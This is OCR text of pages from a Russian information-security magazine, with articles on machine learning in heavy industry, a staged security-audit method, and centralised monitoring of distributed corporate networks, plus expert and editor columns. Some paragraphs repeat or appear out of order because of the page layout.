"Вишенка на торте" – это тяжелая промышленность, а именно добывающий и перерабатывающий сектор. Кейсов использования ML-технологий тут очень много. Например, еще в 2016 г. Yandex Data Factory разработала рекомендательный сервис для Магнитогорского металлургического комбината для оптимизации расхода ферросплавов и добавочных материалов при производстве стали. По оценке самого комбината, экономия от внедрения составила более 275 млн руб. в год.

Компания "Северсталь" вокруг себя собрала[1] большую группу дата-сайентистов, которые ищут наилучшие решения по оптимизации основных процессов: работы с материалами, сокращение потребления электроэнергии, прогнозирования поломок, анализ видеопотока работы конвейерной ленты. А в конце 2018 г. компания "Евразхолдинг" рассказала, как с помощью киберфизических систем на базе ИИ и машинного обучения ей удалось оптимизировать работы доменной печи и снизить итоговую себестоимость стали.

Сумма технологий

Если говорить про технологический стек, то он делится на три большие части:

1. Проприетарные платформы, такие как IBM Watson, General Electric Predix, Microsoft Azure, SAP Leonardo, платформа Oracle AI и т.д. (рынок очень насыщен).
2. Приложения с открытым исходным кодом, которых бесчисленное множество, но с ярко выраженными лидерами: Hadoop и Cloudera Hortonworks.
3. Нишевые игроки, решающие конкретные задачи: российский разработчик систем компьютерного зрения VisionLabs, "Центр речевых технологий", занимающийся распознаванием и преобразованием голоса, и т.д.

В своих проектах дата-сайентисты чаще всего объединяют несколько продуктов, как платформы от крупных вендоров, так и Open Source-решения.

Современная трансформация бизнеса уже началась и связана с внедрением технологий на базе машинного обучения, робототехники. Это стало возможным благодаря постоянному росту вычислительных мощностей и возможности хранить и обрабатывать колоссальные объемы данных. Именно это – ключевое отличие "сегодня" от "вчера". Извлекать ценность из данных – крайне тяжелый и сложный процесс, но те компании, которые начинают сегодня, завтра выиграют в конкурентной борьбе, ведь современные технологии – это в первую очередь про изменения процессов и только потом – про сами технологии. А изменять процессы во все времена было делом долгим и затратным, всегда об этом помните! ●

Ваше мнение и вопросы присылайте по адресу is@groteck.ru

После первой волны автоматизации на предприятиях стало понятно, что реальная перспектива применения ИИ – не замена человека (распространенное заблуждение), а оптимизация его труда.

Когда речь заходит про тяжелую и легкую промышленность, добычу полезных ископаемых, ритейл, финансовый сектор, то объективно Россия тут далеко не в отстающих. Наши проекты зачастую оказываются более инновационными благодаря сильной математической школе, хорошей научной базе и желанию наших предприятий вкладывать деньги в перспективные технологии.

[1] *https://www.severstal.com/leadership/?utm_source=telegram&utm_medium=mediaparterstva&utm_campaign=youjob*

Просто о сложном, или Как провести аудит

Александр Луганцев, *начальник отдела информационной безопасности, ПАО "Микрон"*

Настал тот долгожданный день и час, когда ваши усилия были вознаграждены. Вы получили заветную должность, как правило руководителя и специалиста по информационной безопасности в одном лице. В тот же час приступили к созданию системы, которая в скором обозримом будущем в полной мере обеспечит безопасность объекта защиты.

Тот факт, что вы назначены на должность специалиста по информационной безопасности, несомненно, имеет положительное значение и означает, что руководство организации озаботилось вопросами обеспечения ИБ. Причин тому может быть несколько. Вот самые характерные:

- это модно;
- предприятию в скором времени предстоит посещение представителями регулирующих органов;
- предприятие посетили представители регулирующих органов;
- руководство предприятия пожинает плоды реализовавшейся угрозы информационной безопасности.

Вне зависимости от причин вы, заручившись поддержкой руководства, засучив рукава, бросаетесь в бой.

С чего начать?

Первый вопрос: с чего начать? И здесь на помощь приходит до боли знакомое слово – аудит. Остается разобраться в том, что именно необходимо аудировать.

В ходе интервью со специалистами организации или в крайнем случае в форме запросов установить:

- сферу деятельности, в которой функционирует организация;
- основные принципы построения и функционирования организации;
- порядок взаимодействия с другими организациями;
- имеющиеся организационно-распорядительные документальные материалы, регламентирующие деятельность организации;
- перечень основных и вспомогательных бизнес-процессов организации, подразделений, которые обеспечивают их функционирование, а также их руководителей и заместителей.

Рис. 1. Первый этап аудита

Так как в настоящее время практически ни один бизнес-процесс в организации не обходится без использования в своей основе информационных технологий (локальные вычислительные сети, автоматизированные системы управления, информационные системы, сети и т.д.), то необходимо провести их полную и всестороннюю оценку.

Аудит общего состояния ИБ является одним из важнейших этапов, качество выполнения которого в значительной степени будет влиять на построение системы обеспечения информационной безопасности объекта в целом.

Он проводится с целью определения актуальных угроз и прогнозирования последствий при их реализации. По окончании аудита у вас должен быть сформирован перечень организационных мероприятий по построению системы обеспечения ИБ, которые позволят избежать или минимизировать риски реализации угроз.

Проведение аудита общего состояния ИБ я намеренно не привязываю к какому-либо стандарту. Если вы перешли в новую для себя сферу экономической деятельности (как пример, из ритейла в промышленность), то вам необходимо составить для себя полное понимание функционирования реализованных в организации производственных процессов, как основных, так и вспомогательных, которые обеспечивают его вид деятельности.

В моей практике создавать системы обеспечения ИБ в основном приходилось на предприятиях промышленности, и данная статья будет основываться именно на этом практическом опыте. Однако будет неверно говорить, что рассматриваемые мероприятия нельзя применять и в других отраслях экономики.

Правильно используя полученные выходные данные, дальнейшее построение системы информационной безопасности можно будет обосновывать не "страшилками", а реальными расчетами и показаниями, которые оказывают значительное влияние на основные виды деятельности организации, что неоднократно подтверждалось опытным путем.

Следует также отметить, что уровень зрелости ИТ и ИБ большинства организаций, в которых проводился аудит по указанной схеме, можно оценить на 2 по пятибалльной шкале.

Первый этап аудита

Цель: собрать наиболее полную информацию об организации, ее структуре, назначении и реализованных бизнес-процессах (основных и вспомогательных).

В ходе интервью со специалистами организации или в крайнем случае в форме запросов установить:

- сферу деятельности, в которой функционирует организация;
- основные принципы построения и функционирования организации (организационно-штатная структура, порядок управления и принятия решений);
- порядок взаимодействия с другими организациями (вышестоящими по иерархии, дочерними и зависимыми обществами и т.д.);

● имеющиеся организационно-распорядительные документальные материалы, регламентирующие деятельность организации;
● перечень основных и вспомогательных бизнес-процессов организации, подразделений, которые обеспечивают их функционирование, а также их руководителей и заместителей.

Итогом первого этапа является наличие полной обобщенной информации об объекте защиты (рис. 1).

Данную информацию целесообразно закрепить в каком-либо документе (справка, отчет и т.д.).

Второй этап

Цель: установить полный перечень и состав информационно-телекоммуникационных систем (далее – ИТКС), которые обеспечивают (или не обеспечивают) бесперебойное функционирование бизнес-процессов организации.

Задачи, которые должны быть решены на втором этапе, – это получение информации о:
● топологии локальной вычислительной сети (далее ЛВС) организации;
● схеме ЛВС организации (L1, L2, L3);
● таблицах маршрутизации;
● составе сетевого оборудования ЛВС (активное, пассивное сетевое оборудование, рабочие станции сети, серверы, системы хранения данных, коммутация сети);
● расположении серверных (ЦОД), организации бесперебойного питания и порядка допуска в указанные помещения;
● каналах связи, посредством которых осуществляется взаимодействие ДЗО с главным офисом, наличии мобильных пользователей, подключающихся через удаленный доступ;
● доменной структуре сети (Unix, Windows Server и т.д);
● используемых операционных системах, установленных на серверах и рабочих станциях;
● порядке и способах выхода в глобальную информационную сеть Интернет;
● почтовых, Web-, VPN-, терминальных серверах, используемых в организации;
● используемых в организации модемах, съемных накопителях информации или флэш-картах;
● наличии внешних Интернет-сервисов (Web-сайтах);
● используемых базах данных.

Рис. 2. Второй этап аудита

Как правило, вся интересующая нас информация по второму этапу должна быть сосредоточена в подразделении информационных технологий. Вместе с тем на практике это встречается крайне редко. Таким образом, настраивайтесь на совместную кропотливую работу со специалистами ИТ.

Итог второго этапа: наличие полной информации об объекте защиты, о локальной вычислительной сети организации (рис. 2).

Третий этап

Цель: получить полный перечень информационных систем и прикладного программного обеспечения, обеспечивающего функционирование бизнес-процессов в организации, и данных об эффективности его использования.

Задача третьего этапа – получение ответов на вопросы.

1. Какие ИС обеспечивают основные бизнес-процессы организации, их назначение и состав (ИС, обеспечивающие непосредственно управление производством, такие как MES, CAD, CAM-системы, АСУ производственными и технологическими процессами и т.д.)? На базе какого ПО функционируют? Кто является администратором ИС, а кто их эксплуатирует?

2. Какие ИС обеспечивают вспомогательные бизнес-процессы организации, их назначение и состав (ИС, обеспечивающие автоматизацию кадровых, планово-экономических, бухгалтерских и т.д. подразделений)? На базе какого ПО функционируют? Кто является их администратором, а кто эксплуатирует ИС?

3. Есть ли необходимая организационно-распорядительная документация, регламентирующая функционирование ИС (техническое задание, результаты опытной эксплуатации, ввод в эксплуатацию, порядок проведения регламентных работ на ИС и т.д.)?

4. Какое прикладное ПО используется в организации, его состав и назначение, порядок установки и учета?

На данном этапе считаю необходимым более детально изучить функционирующие в организации автоматизированные системы управления производством и автоматизированные системы управления производственными процессами. Основные усилия следует сосредоточить на получении и изучении информации в отношении:
● состава аппаратного оборудования, обеспечивающего работоспособность АСУ ПП и АСУ ТП (сетевые устройства, серверное оборудование, станки, установки, программное обеспечение и т.д.);
● перечня программного обеспечения, используемого в АСУ ПП и АСУ ТП;
● должностных лиц, ответственных за администрирование и эксплуатацию АСУ;
● регламента поддержки АСУ (локально или удаленно);
● схему сетевого взаимодействие между "производственными" и "офисными" сетями.

Данный этап является наиболее объемным и трудоемким, так как информация, которую необходимо собрать, обобщить и проанализировать, сосредоточена в разных подразделениях – от технологов/разработчиков/наладчиков (станки с ЧПУ, различные производственные установки) до кадровых и бухгалтерских.

Задача третьего этапа – получение ответов на вопросы.

1. Какие ИС обеспечивают основные бизнес-процессы организации, их назначение и состав? На базе какого ПО функционируют? Кто является администратором ИС, а кто их эксплуатирует?

2. Какие ИС обеспечивают вспомогательные бизнес-процессы организации, их назначение и состав? На базе какого ПО функционируют? Кто является их администратором, а кто эксплуатирует ИС?

3. Есть ли необходимая организационно-распорядительная документация, регламентирующая функционирование ИС?

4. Какое прикладное ПО используется в организации, его состав и назначение, порядок установки и учета?

Рис. 3. Третий этап аудита




Рис. 4. Четвертый этап аудита

Результаты второго и третьего этапов целесообразно отразить в так называемом паспорте (описании) ИС предприятия. Схемы и таблицы рекомендуется приобщить в виде приложения.

Итог третьего этапа: наличие полной информации в отношении ИС и ПО, используемых в организации (рис. 3).

Четвертый этап

Цель: определить и классифицировать состав информации, циркулирующей в информационных системах организации.

Задачи этапа – получить и систематизировать сведения о:

- информации, циркулирующей в ИС организации (производственная – задание на производственные установки, станки ЧПУ, передача 3D-моделей и т.д., планово-экономической, кадровой, бухгалтерской и т.д.);
- маршрутах движения информации;
- подразделениях, которые являются пользователями тех или иных информационных ресурсов;
- принципы взаимодействия информационных ресурсов.

В ходе проведения мероприятий данного этапа также необходимо установить, каким образом классифицирована обрабатываемая информация (конфиденциальная/открытая).

Итог четвертого этапа: наличие полных данных относительно информационных ресурсов организации (рис. 4).

Пятый этап

Цель: установить качество выполнения требований обеспечения информационной безопасности, предусмотренных федеральным законодательством, и требований, предусмотренных организационно-распорядительной документацией федеральных органов исполнительной власти, которые реализуют государственную политику в области обеспечения безопасности.

Задачи этапа – установить:

- выполнение требований, предусмотренных Федеральным законом "О персональных данных" от 27.07.2006 № 152-ФЗ, и других подзаконных актов, обеспечивающих защиту персональных данных сотрудников организации;
- выполнение требований Федерального закона "О безопасности критической информационной инфраструктуры Российской Федерации" от 26.07.2017 № 187-ФЗ и других подзаконных актов, обеспечивающих защиту критической информационной инфраструктуры (если организация является субъектом критической информационной инфраструктуры);
- выполнение требований Федерального закона "О коммерческой тайне" от 29.07.2004 № 98-ФЗ (при условии введения в организации режима коммерческой тайны);
- выполнение требований по обеспечению информационной безопасности государственных информационных систем.

Итог пятого этапа: наличие полной информации о выполнении требований обеспечения информационной безопасности, предусмотренных федеральным законодательством.

Шестой этап

Цель: установить введенные в действие требования по обеспечению безопасности в организации.

Задача – получить и обобщить нижеследующую информацию:

- возможно, имеющиеся меры по обеспечению ИБ. Они должны включать: порядок подключения различных устройств к ЛВС организации, регламенты использования ПО, обеспечение безопасных настроек аппаратного и программного обеспечения для серверов, рабочих станций и ноутбуков, поиск и устранение уязви-

мостей, обеспечение защиты от вредоносного кода и безопасность прикладного ПО, защиту и контроль использования беспроводных устройств, организацию восстановления данных;

- порядок осуществления контроля используемых сетевых портов, протоколов и служб, если осуществляется, то каким образом, мониторинга и контроля административных привилегий, контроль осуществления доступа пользователей к объектам доступа, мониторинга и анализа журналов регистраций событий;
- каким образом осуществляется реагирование на возникающие инциденты информационной безопасности и обеспечивается безопасность ЛВС;
- имеющиеся организационно-распорядительные документы, обеспечивающие режимные меры (пропускной режим, организация допуска в режимные помещения, СКУД и видеонаблюдение);
- введенные меры обеспечения кадровой безопасности.

Итог шестого этапа: получение предварительной информации о внедренных мерах обеспечения безопасности в организации (рис. 5).

По моему опыту, в зависимости от размеров организации, структуры ИТКС временной интервал проведения вышеописанных этапов силами двух сотрудников может занимать от одного до шести месяцев.

И вот, после значительного количества затраченного рабочего и личного времени, несмотря




Рис. 5. Шестой этап аудита

на истерзанные нервные клетки и не ко времени появившуюся седину, вы являетесь обладателем бесценной информации, которая в полной мере будет отражать реальное состояние факторов. влияющих на состояние информационной безопасности в целом.

В дальнейшем, используя имеющиеся сведения, необходимо подготовить краткий по содержанию, но емкий по смыслу отчет руководству организации о состоянии дел. А получив высочайшее одобрение – приступить к разработке концепции информационной безопасности, стратегии развития, политик, регламентов и… Но это уже совсем другая история. ●

Ваше мнение и вопросы присылайте по адресу
is@groteck.ru

Колонка эксперта

Лев Палей,
начальник отдела ИТ-обеспечения защиты информации, АО "СО ЕЭС"

Эксперты в области информационной безопасности не слишком щедры на описание своих историй успеха. Ситуация вполне объяснима характером и направленностью отрасли и вряд ли подвержена сильным изменениям. Одно свойство связывает все рассказываемые и описываемые случаи достижения неоспоримого результата (как в ИТ, так и в информационной безопасности): наличие логических связок внутри повествования и четко прослеживаемая причинно-следственная связь в совершаемых действиях. И если проекты автоматизации процессов в основном нацелены на получение экономии (ресурсов, времени, денег), то проекты по информационной безопасности на каждом этапе требуют идентификации сущностей, которыми оперируют. Один из соответствующих примеров приведен в статье раздела.

Другое неотъемлемое действие в рамках таких историй успеха от информационной безопасности – формализация. Фиксация параметров ИТ-актива, решений по его категоризации, ответственных за мероприятия – это самый популярный механизм выведения процесса/проекта на следующий уровень, первый шаг для закрепления формируемого процесса в стенах компании.

Дружное шествие современных итеративных методологий формирования результата–продукта путем вербальных коммуникаций здесь сталкивается с привычкой к compliance, привитых годами троекнижия и практикой проверок необходимой документации (иногда без проверки сути написанного). Но есть и другой фактор, скрытый от поверхностной оценки, – это простейшее человеческое желание разобраться в том, что происходит, принимать решения с минимальной долей вероятной ошибки.

Американские популярные тренеры и коучи очень любят прием донесения информации через многочисленное повторение простой идеи. Попробую пойти этим проверенным путем и продекламирую: любая история успеха начинается с увеличения прозрачности происходящего вокруг вас.

Больше историй, коллеги мои!

Защита организации с распределенной сетью не признает мелочей и километров

Сергей Куц, *эксперт Positive Technologies*

Нередко при создании системы обеспечения ИБ в крупных организациях со сложной разветвленной инфраструктурой основной фокус направлен на защиту головных организаций. Практика расследований PT Expert Security Center[1] насчитывает немало историй, когда головной офис пострадавшей компании, обратившейся за помощью, был хорошо защищен (чистый периметр без уязвимостей и лишних сервисов, песочницы, NGFW), а в региональных подразделениях ситуация в плане ИБ оказывалась плачевной (словарные пароли, недостаточная защита от восстановления учетных записей, неготовность сотрудников к фишингу и т.п.). При этом все офисы находились в одном домене, без жесткой сегментации между сетями. В итоге атакующие взламывали менее защищенный офис, "дампили" привилегированные учетные записи и спокойно заходили в головное подразделение[2].

Нет патчменеджмента, но есть разнотипные системы защиты

В дочерних структурах и на удаленных небольших площадках крупных распределенных организаций не всегда учитываются все актуальные угрозы, нижние уровни инфраструктуры на практике недостаточно защищены и вполне могут сыграть для гипотетического злоумышленника роль распахнутой двери в инфраструктуру всей организации. Один из первых шагов для взлома организации со стороны злоумышленника – сканирование целевой системы, для того чтобы найти уязвимые места. Если же на периметре он ничего не находит, то начинает изучать другие точки входа через удаленные компоненты, расположенные на площадках филиалов, дочерних или даже подрядных организаций. После этого злоумышленник эксплуатирует уязвимости. В основном это уязвимости устаревших версий ПО, на которые уже вышли патчи с исправлениями. Но на нижних уровнях не занимаются поиском уязвимостей и регулярным обновлением, поэтому для киберпреступников открываются возможности для реализации своих целей. Причиной этому могут быть как отсутствие достаточных бюджетов, так и нехватка квалифицированных специалистов. Для построения центров реагирования на нижних уровнях необходимо закупать дорогостоящие средства защиты, предназначенные для обнаружения инцидентов и реагирования на них. К тому же эффективный анализ требует найма опытных специалистов, которые в большом дефиците (и тем более в регионах).

Кроме того, "зоопарк" решений на разных уровнях усложняет процесс управления и контроля. Когда на разных уровнях применяются средства различных производителей, возможность эффектного централизованного мониторинга усложняется. Рассмотрим, например, решения класса SIEM: если в дочерней организации используется система одного производителя, а в управляющей (головной) организации – другого, то специалисты головного центра реагирования не смогут оперативно помогать реагировать на инциденты своей подчиненной организации из-за технологических различий используемых решений. Поэтому нельзя сбрасывать со счетов выстраивание единой стандартизации применения тех или иных ИБ-решений в крупных корпорациях, холдингах и ОГВ с распределенной ведомственной инфраструктурой.

Не менее важная проблема – несоответствие нормам законодательства в сфере ИБ. Без применения единой концепции или корпоративных стандартов (единого согласованного подхода при реализации системы ИБ в многоуровневых информационных системах) на нижних уровнях возникает риск невыполнения принятых норм. Головному центру в этом случае необходимо иметь средства контроля, чтобы отслеживать состояние защищенности на любом уровне распределенной инфраструктуры.

Для эффективного выполнения задач по ИБ в распределенных инфраструктурах необходимо выработать единую политику, которая будет учитывать специфику организаций с разным уровнем зрелости информационной безопасности. Но, не дожидаясь итогового формирования политики на всех уровнях крупной корпорации, необходимо сразу же, с максимальной оперативностью начать учитывать реальные угрозы, о которых забывают на нижних уровнях структуры. А это означает, что службы информационной безопасности должны получить или начать использовать с большей эффективностью инструментарий, имеющий возможности иерархических установок для сквозной интеграции и единой техподдержки, что, в свою очередь, обеспечит необходимый минимум с точки зрения организации централизованного мониторинга безопасности на всех уровнях распределенных систем.

[1] *https://www.ptsecurity.com/ru-ru/services/esc/*

[2] *https://www.anti-malware.ru/practice/methods/How-to-write-correlation-rules-in-SIEM-system-without-programming-skills*

Начать с головы и прокачать филиалы

Начинать нужно с реализации основных процессов по ИБ на уровне головной организации, затем тиражировать наработанные практики и методики на дочерние структуры. И в первую очередь следует разобраться в составе компонентов информационных систем и в сетевой архитектуре (т.е. в том, как те или иные компоненты взаимодействуют друг с другом). Это послужит началом для организации процессов инвентаризации программных и аппаратных ресурсов (Asset Management) и управления уязвимостями (Vulnerability Management). Это позволит закрыть основные лазейки для хакеров, а именно уязвимые места инфраструктуры с учетом ее распределенности (ограничить сетевую доступность с нижних уровней).

Лучшие современные практики ИБ (NIST, ISO, нормативная база по ГосСОПКА, требования к мерам защиты от ФСТЭК России и т.п.) также рекомендуют включить в перечень основных ИБ-процессов следующие:

- инвентаризация программных и аппаратных ресурсов, что позволит отслеживать изменения и выявлять появление новых компонентов, которые при появлении в инфраструктуре могут порождать новые угрозы;
- управление уязвимостями, т.е. отслеживание наличия в системе уязвимых мест с регулярным их закрытием (обновление ПО, смена прошивок и т.п.);
- анализ событий и выявление инцидентов (Event Management), необходимые для постоянного мониторинга запускаемых в инфраструктуре процессов, которые могут быть нелегитимными, т.е. стать своего рода предпосылками для проведения атаки;
- обработка инцидентов и реагирование на них (Incident Management): недостаточно просто выявлять инциденты, необходимо уметь оперативно реагировать на них для предупреждения дальнейшего проникновения или дальнейшего заражения, в зависимости от типа атаки;
- повышение квалификации службы ИБ: группа реагирования на атаки должна обладать актуальными знаниями о современных методах и способах компьютерных атак для более эффективного и оперативного реагирования на новые вызовы и угрозы. Этому способствует участие в киберполигонах, специализированных тренингах, курсах и пр.;
- анализ эффективности принимаемых мер (контроль соответствия): без этого нельзя оценить правильность выбранного вектора (стратегии). Данный процесс необходимо автоматизировать, так как отслеживание метрик выполнения мер в распределенных инфраструктурах вручную занимает слишком много времени и не позволяет составить общую картину по всем организациям сразу.

Таким образом, можно выстроить стратегию развития ИБ в организации и планомерно достигать определенного уровня зрелости. Сроки ее реализации зависят от количества предприятий, входящих в холдинг, и от распределенности их инфраструктуры. А вот говорить о том, что процессы ИБ выстроены эффективно, можно только на основании конкретных результатов. К измеримым параметрам могут относиться количество закрытых уязвимостей и угроз, количество выявленных инцидентов, сроки реагирования на разные типовые атаки и пр.


Но в тех случаях, когда на нижнем уровне иерархии информационная безопасность "недозрела", специалистам, работающим на верхних уровнях инфраструктуры, необходимо иметь возможность собирать информацию для мониторинга. Для организации централизованного мониторинга можно использовать различные инструменты, в частности специализированные агенты и сканеры, которые способны собрать события ИБ, проанализировать сетевой трафик, проанализировать файлы на наличие вредоносного ПО, а вердикты отправить в центр для дальнейшего анализа и принятия действий по реагированию. Таким образом будет обеспечиваться автоматический сбор и передача необходимых для выявления атак данных снизу вверх.

Что делать, если "низы не могут"

Рассмотрим более подробно, какие задачи предлагается решать на разных уровнях иерархической структуры системы кибербезопасности в тех случаях, когда процессы "внизу" строить некому и некогда (см. рис.).


Практика показывает, что начать с выстраивания ИБ-процессов на всех уровнях не получится. Причины могут варьироваться от экономических до ресурсных. Поэтому эффективнее использовать унифицированный подход к кибербезопасности при иерархической структуре, основанный на использовании на нижних структурных уровнях сенсоров. Это позволит обеспечить мониторинг ИБ, не упираясь в глобальную организацию ИБ-процессов в каждой филиальной структуре.

Практика показывает, что начать с выстраивания ИБ-процессов на всех уровнях не получится. Причины могут варьироваться от экономических до ресурсных. Поэтому эффективнее использовать унифицированный подход к кибербезопасности при иерархической структуре, основанный на использовании на нижних структурных уровнях сенсоров. Это позволит обеспечить мониторинг ИБ, не упираясь в глобальную организацию ИБ-процессов в каждой филиальной структуре.



Типовая схема распределенной системы кибербезопасности

Колонка редактора



Сергей Рысин,
эксперт по информационной безопасности

Сегодня, в период, когда идет повсеместный отказ от традиционных клиент-серверных систем с нативным толстым клиентом, когда четко проявляется глобальный тренд на использование кросс-платформенных решений или использование облаков, происходит трансформация множества классических приложений для работы в браузере. Как следствие, это дополнительным грузом ложится на плечи специалистов по информационной безопасности. Можно отметить, что зачастую сам по себе процесс разработки новых технологических решений проходит в спешке, с известной долей хаоса. Это вызвано желанием бизнеса не только хоть как-то поспевать за конкурентами, но и вырываться вперед, отвоевывать большую долю на рынке. Положа руку на сердце, можно сказать, что в этот момент о безопасности бизнес думает далеко не в первую очередь, и в итоге именно на безопасности зачастую экономят и финансовые, и временные ресурсы.

Поэтому в цикле статей по технологиям, которые тесно сопряжены с деятельностью CISO, подразделений информационной безопасности и структур, обеспечивающих функционирование ИТ-инфраструктуры, будем говорить о вновь возникающих проблемах и, конечно, способах их решений. Авторы опишут современные тенденции в области информационной безопасности, механизмы, которые позволяют несанкционированно получать доступ к конфиденциальной информации, технологии защиты периметра, способы построения информационной безопасности, способы выявления ошибок, допущенных при администрировании системы. На этом мы не собираемся останавливаться и расскажем читателям нашей технологической рубрики о новых трендах в области информационной безопасности, которыми с нами поделятся специалисты из различных направлений, это будут:

- пентестеры, которые расскажут о передовых технологиях нападения и способах сбора и анализа информации, некоторые из которых разработаны с нуля для автоматизации и упрощения их работы;
- руководители направлений, которые прошли со своими проектами по информационной безопасности путь от идеи до ее реализации, с последующим созданием продукта, благодаря которому компании успешно повышают свои доходы. Хотя безопасность никогда не была профилем этих организаций, они расскажут о том, как реализовать и вырастить идею в полноценную технологию, способную заработать деньги для компании;
- администраторы информационных систем различного уровня, которые поделятся своими технологиями проверки как своей работы, так и своих помощников и контрагентов-подрядчиков, способных нанести непоправимый урон одной командой COPY;
- заказчики программного обеспечения, которым приходилось на своем опыте учиться проверять то, что им предлагают разработчики, иной раз погружаясь в чужие и неизведанные технологии, о которых они расскажут;
- разработчики программного обеспечения, которые поделятся информацией о способах, которыми пользуются сами при проверке кода на уязвимости, с целью улучшения качества кода и повышения безопасности конечного продукта;
- другие члены ИБ- и ИТ-сообщества, участвующие в обеспечении функционирования ИТ-инфраструктуры.

Для кого будет интересен этот цикл статей? Попробую сформулировать кратко: для тех, кто не хочет стоять на месте, для тех, кто хочет развиваться, учась не только на своем опыте, но и смотря по сторонам. ●

основанный на использовании на нижних структурных уровнях сенсоров. Это позволит обеспечить мониторинг ИБ, не упираясь в глобальную организацию ИБ-процессов в каждой филиальной структуре. Этапность работ при этом следующая:

- установка сенсоров кибербезопасности на нижних уровнях инфраструктуры для сбора и передачи данных в центры мониторинга;
- создание центров мониторинга кибербезопасности (так называемый средний уровень) на базе крупных подведомственных организаций/филиалов для выявления атак, реагирования и их расследования;
